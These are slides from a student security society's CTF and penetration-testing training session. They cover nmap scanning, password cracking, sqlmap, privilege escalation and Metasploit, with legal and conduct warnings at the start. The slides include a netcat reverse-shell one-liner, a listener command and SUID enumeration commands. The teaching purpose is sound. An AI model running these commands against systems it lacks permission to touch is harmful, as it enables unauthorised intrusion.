Please note this event may be photographed

HackBack Training

CTF + PenTest Essentials

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is **VERY** easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.
- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.
- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

Code of Conduct

- Before proceeding past this point you must read and agree our Code of Conduct, this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.

- Code of Conduct can be found at https://wiki.shefesh.com/doku.php?id=code_conduct

PLEASE

DON’T

PORT SCAN

OR DoS

EDUROAM!

There is a lot to cover in this session!


Make sure to practice at home too ready for the 9th!

Network Scanning

- Usually the first step of any CTF – where is your target?
- Lots of useful information
  - Ports open
  - Services associated with ports
- Variety of methods, depending on services targeted/stealth/speed
- Usually automated, most common tool is nmap
  - Pre-installed with Kali

TCP

- Transmission Control Protocol
- Connection-oriented transport layer protocol.
- Involves 3 way handshake to initiate communications.
- This 3 way handshake can be manipulated for our network scanning purposes.




TCP Flags

- SYN
  - Synchronise sequence number
- ACK
  - Acknowledgement of sequence number
- FIN
  - Final data bit in 4-bit sequence
- RST
  - Close connection abruptly
- PSH
  - Data in this packet to the front of the queue
- URG
  - Urgent control characters for immediate processing


TCP Scan Responses

- TCP Three Way Handshake




TCP Connect Scan

- nmap –sT - Full TCP Connect scan, attempts to complete 3 way handshake
  - Default for non privileged users
- Easily detectable through logs



TCP SYN (Half Open) Scan

- nmap –sS (Default nmap scan for root– it's quick!)
- No attempt to complete handshake, get what you need and go!
- Not detected by some simple Intrusion Detection Systems
- Lots of RST packets to be noticed though



Firewalls

- Firewalls are usually set up so that the “RST/ACK” packet does not reach the client from the server
- TCP request is sent but nothing is ever heard back, so cannot definitively conclude port is closed
- Response shows as ‘filtered’. No response could also suggest the target server is experiencing network congestion

Xmas Scan


- -sX
- Lights up a port like a Christmas tree!
- Rarely used, relies on spamming target with PSH, URG, FIN flags to scan
  - Closed ports reply with a RST packet
- Does not work on modern versions of Windows

UDP

- Connectionless
- Unreliable
- No handshake involved
- Described as a “best effort” protocol
  - For applications where dropped packets/frames aren’t massively detrimental, speed over integrity
    - Video Streaming
    - Online Game Servers

It’s a bit harder to accurate port scan UDP

- nmap -sU
- By default, open ports will lead to no response from the server.
- Closed port response is an ICMP packet “destination port unreachable”
- A lot of the time, firewalls outright block ICMP in/out of the network to cover this so all ports appear open.



Basic nmap usage

- Command-line tool
  - Format: nmap -<flags> <host IP>
- Can control a variety of settings through flags
  - Scan types:
    - -sS, -sT, sU etc
  - Scan speed:
    - -T0 (to the grave) up to -T5 (instant detection)
  - Assume hosts are up or conversely, skip port scanning to detect which hosts are alive
    - -sn (ping sweep)
    - -Pn (assume hosts are up, scan ports only)

Advanced nmap

- Not just a port scanner!
- Whole scripting engine (NSE) built-in to Nmap
- -sV – service and version detection
- -O – OS detection (checks how the TCP/IP stack is implemented – unique to OSs)
- -A – combines both above
- -p – choose specific ports, or '-p-' for all 65535 ports. --top-ports <num> for top x ports
- -sC – default scripts (provides more detailed breakdown)
- --script= - load NSE scripts, lots available for enumeration
- There's no shame in using Zenmap GUI, helps keep track of scan results.

Common ports you should know

- TCP:
  - 80/443 – HTTP/HTTPS
  - 22 – SSH
  - 20+21 – FTP
  - 23 – Telnet
  - 25 – SMTP
  - 110 – POP3
  - 53 – DNS (and UDP)
  - 139 & 445 – SMB (and UDP)

Common ports cont'd

- UDP:
  - 53 – DNS
  - 123 – NTP
  - 445 - SMB
- These aren't exhaustive but very common, some people believe that security through obscurity works. Moving services to high port numbers does very little vs a quick port scan.

Analysing network traffic

- A lot can be gained from packet sniffing/analysis.
- Wireshark is the de facto tool for this.
- Packet captures (PCAPs) are supplied as files to import into your network analysis program.
- You can follow streams, filter by protocol and try and gather an image of what occurred.
- Cannot see contents of encrypted traffic typically, other techniques should be combined to strip encryption.

Wireshark

- Intuitive program to use.
- Full GUI, runs on Windows and Linux.
- We won't go through using it much here – something that can be fairly easily learned at home once you nail the basics and understanding the fundamentals of networking.

Automated Vulnerability Assessment

- Vulnerability
  - A weakness that can be used to exploit an asset
- How do we know about vulnerabilities?
  - CVE – Naming scheme for vulnerabilities
  - NVD-NIST – Details and risk scoring for vulnerabilities

Tools of the trade

- Network Vulnerability Scanners:
  - OpenVAS, Nessus, SAINT, Rapid7 Nexpose (£££), Retina, Qualys
- Web App Vulnerability Scanners:
  - NetSparker, Nikto, WPScan (specific)
- Misc Scanners:
  - Aircrack-NG, Wireshark, nmap!

In a CTF

- You probably won't have time/won't need to run OpenVAS, scans are in depth and can take hours!
- Shouldn't need to rely on these tools too much, perhaps Nikto or WPScan to quickly pick up some howler configurations/vulnerabilities.

Growing trees

- Directory discovery can be incredibly useful for finding hidden/secret resources to help you on your way to the flag.
- Admin directories, clues or flags themselves.
- Tools for this! DirBuster is the most common with a nice GUI.

DirBuster

Quick time saving checks

- /robots.txt – Used to tell spiders/crawlers which directories/files not to index. Can reveal secrets that don't want to be seen!
- Obvious directories - /admin /wp-admin
- Check the source code of the web pages! Comments can reveal a lot.
  - Furthermore – check .js files for clues, work out what they do and why

Getting credentials

- You can go smart, or you can throw resources at it.
- Or a combination of both!
- Any application worth its salt… hashes and salts passwords!
- Makes life a bit more difficult but not impossible.
- Ways to get in:
  - Dictionary attacks
  - Rainbow tables
  - Brute forcing

Attack methods

- Dictionary attacks
  - Use big list of common phrases/passwords and attempt them as credentials sequentially
  - rockyou.txt – leaked from RockYou in 2009, big list of common passwords
- Rainbow tables
  - Pre-computed hashes of common phrases/passwords – fast, less processing but defeated by salt
  - Online sites such as CrackStation or HashKiller
- Brute force
  - Sequentially going through every possible permutation of characters until you get the phrase you want – this could take seconds or years depending upon complexities.

Salt?

- ‘Salting’ a hash can help make rainbow tables ineffective.
- The salt is a (unique, randomly generated) string which is appended to the credential before hashing.
- This means that a standard rainbow table wouldn’t work because hashes for phrases would be completely different to expected.
- Salts should be unique and randomly generated for each credential! Otherwise, if the salt is known, a rainbow table could then be created for all salted credentials.
- Unique salts also means that identical credentials cannot be spotted as they will have different hashes.

Cracking Tools

- Hydra – Attempts to get credentials, supply with a wordlist or just brute force. Attacks application directly and doesn't give up until it gets a successful login. (Online Attack)
  - Services can rate limit this/it's very obvious
  - You could even crash an application if you're not careful
- John – hash cracker
  - Good tool, supports a variety of cryptographic methods, uses CPU with limited GPU support.
  - Can use wordlist or attempt brute force methods
- Hashcat – hash cracker
  - Much better GPU support, fast
  - A bit more of a learning curve vs John

Using Hydra

Using John

Automating Injections

- Remember the first session?
- SQL Injection is very common but can be time consuming, there are times where you can use tools to quickly attempt lots of common injection methods for you.
- Usual tool: sqlmap
- Very easily detectable through logs, not 100% going to work every time.

Using SQLMap

Securing a shell

- Once you've broken into an app, look for ways of spawning a shell
  - This will lead you on the path to root
- Look at the vulnerabilities that exist in the application you're interacting with
  - Exploit-DB
- If the application runs commands on the underlying OS, could you change those to spawn a shell?
- PHP uploads, modifying pages, changing paths to plugins.
  - Reverse shell one-liners, Python is quite commonly installed on systems
  - If you're lucky, netcat with –e enabled will also be installed on the target machine
    - nc –e /bin/sh <your IP> <chosen port>

Popped, now what?

- A reverse shell attempts to connect to the attacker's system, so a listener must be set up.
- This is the opposite of how a shell usually works, where the client connects to the server.
- Commonly use netcat to listen on a port of your choosing:
  - nc –nvlp <port number>
- This will probably be a pretty unfriendly shell, try and use Python tricks to open a nicer one
  - 'Python TTY shell upgrade'
- Time to look at privilege escalation methods!

Privilege Escalation Checklist

- SUID binaries! Binaries that run as root, some can be used to execute commands
- find / -perm -u=s -type f 2>/dev/null
  - Immediate red flags:
    - nmap, vim (and its derivatives), find, bash, more, less, nano, cp
    - Certain versions of nmap and vim can execute commands to launch interactive shells as root!
    - Likewise, find –exec or less with !
    - Reading any files you like on the system
- World-writeable files
- Owned by root, edited by you!
  - find / -perm -0003 -user root 2>/dev/null | grep \.py$

Privilege Escalation Checklist Cont'd

- Look at potentially vulnerable processes running
  - ps aux
- Potentially vulnerable kernel versions
  - uname –r
  - And then go to Exploit-DB to work out how to take advantage of this
- LinuxEnum is an automated script to do this, but don't always rely on tools, you might not be able to get them on the target system!

Automating exploit and payload delivery

- Metasploit!
- A whole framework for vulnerability assessment and exploitation, thousands of scripts.
- Could do a whole series on various different examples, it's up to you to learn how to utilise this very powerful tool.
- Syntax is generally the same for every script, can 'own' a whole box for you if the right vulnerabilities in place.
- Don't rely on it, scripts don't exist for every scenario, or you might need to modify payloads to work on your particular target.

Other fun CTF challenges

- Open Source Intelligence (OSINT)
  - Big topic, all about finding public information that perhaps shouldn't be so public
  - 'Google Hacking', Shodan, Censys, WHOIS information.
  - Build a profile of your target, tools like Maltego help collate this information
- Steganography
  - Hiding messages within messages!
  - Typically hidden data within images, but also possible in multimedia files too.
    - EXIF data, hidden strings, looking at images under different filters/zooms
    - Tools include steghide, exiftool, strings and stegsolve
    - Can hide files and archives in files! binwalk –e to extract hidden files!

Appendix: Linux Fundamentals

- Remote login – SSH!
  - ssh user@host or the –i flag if you're using public key authentication
- Reading file contents? cat
  - cat is short for Concatenate. Can print the contents of multiple files or just one
- Need to quickly create an empty file? touch
- Quickly writing to files – echo
  - echo 'your text' > filename to write a new file. echo 'your text' >> filename to append
- Reading long files – more or less
  - less prints contents one window-size at a time so you can scroll through

Linux Fundamentals Cont'd


- List files in a directory – ls
  - ls –la will list details and reveal hidden files
  - -h flag makes sizes human readable
- Change directory – cd
  - cd ~ will take you home
  - cd – will take you back to where you came from
  - cd .. will move you up a directory (relative)
- Redirecting outputs (daisy-chaining commands)
  - Take the output of one command and input it into another command with pipe |
  - <command one> | <command two> | <command three> | etc

Linux Fundamentals Cont'd

- Editing files – vi(m) or nano
  - vi or vim is installed by default on most Linux systems. Nano sometimes isn't but is much friendlier to use. If you master the shortcuts of vim you'll be 100x faster.
- Need to repeat a command you typed previously?
  - Most shells allow you to press the Up arrow to cycle through your history
  - !! (bang-bang) repeats the previous command or !10 for the 10th command in the history
  - Using bangs can save you a lot of time!
    - !!<num> represents the x'th parameter of the last command you just typed
    - !!* fetches all the parameters
    - !!^ fetches first parameter
    - Lots more examples, RegEx basics!

Linux Fundamentals Cont'd

- Permissions!
  - Can be represented as a string of 10 characters r,w,x
  - First character represents file type
    - - is a file, d is a directory, l is a symbolic link
  - Then groups of three characters in the order of User (owner), Group, Others
    - r is Read permission, w is Write permission, x is eXecute permission
  - Can also be represented as binary
  - Special cases!
    - Look for s – SUID bit, executed as owner of file
    - t – sticky bit, usually files in /tmp to stop modifications
  - Permissions can be modified using chmod (change mode)



Sudo who?

- In Linux, the ‘root’ account is the main administrator (superuser) who has permissions for everything
- Some applications need to run as root, eg traceroute
- Typically it’s a bad idea to use Linux as root as you’re more liable to break things accidentally. Most CTFs have the aim of achieving root status.
- There is a file /etc/sudoers which lists which regular accounts can use ‘sudo’
  - sudo – Super User Do – Run command as root
  - sudo su – Switch to root user

The most important command of all!

- man
- MANual pages – type man <command> and you'll be able to learn all about the command
- Most commands also have a shortened versions of the essential options for a command with usage examples, this can usually be accessed with <command> --help
- apropos – Can't remember the command's name?
  - If you know what a command approximately does, you can use apropos to search through man pages to find what you're trying to remember.

Appendix: Basic Telnet Usage

- Telnet is a handy and outdated protocol used to connect to some services
- Usually this will be something such as POP3 or SMTP
- telnet <host> <port>

- Gaining access to POP3 will mean you can read emails! Basic POP3 commands:
  - USER – enter username
  - PASS – enter password
  - LIST – list emails in inbox
  - RETR <num> - retrieve/read selected email
  - QUIT - …

Thank you!

- That was a lot to cover and it wasn't exhaustive. Hopefully you've learned or at least become aware of some handy things for HackBack.
- Google is your best friend, man is your other.
- Don't hesitate to ask us! We want to help you achieve the best in yourselves, there's no limit on what you can achieve.

- AND REMEMBER! It's all about having fun, this is our first CTF but it won't be our last. You'll learn a lot, lose a few hairs but it will be a very rewarding experience, I promise.

AGM

- Do you think you could do a better job than us?
- Now's your chance!
- Our AGM will be coming up in a few weeks time. So if you want to run for a committee position, start thinking about it now and nominate yourself if you're up for it. Preferably do this via e-mail or telling us in a session ASAP.
- A secret ballot will be held, and we will have the committee handover ready for the new academic year!

- We've only just really started and there's so much more we want to achieve! We want your input and ideas to make ShefESH a success for you and the future.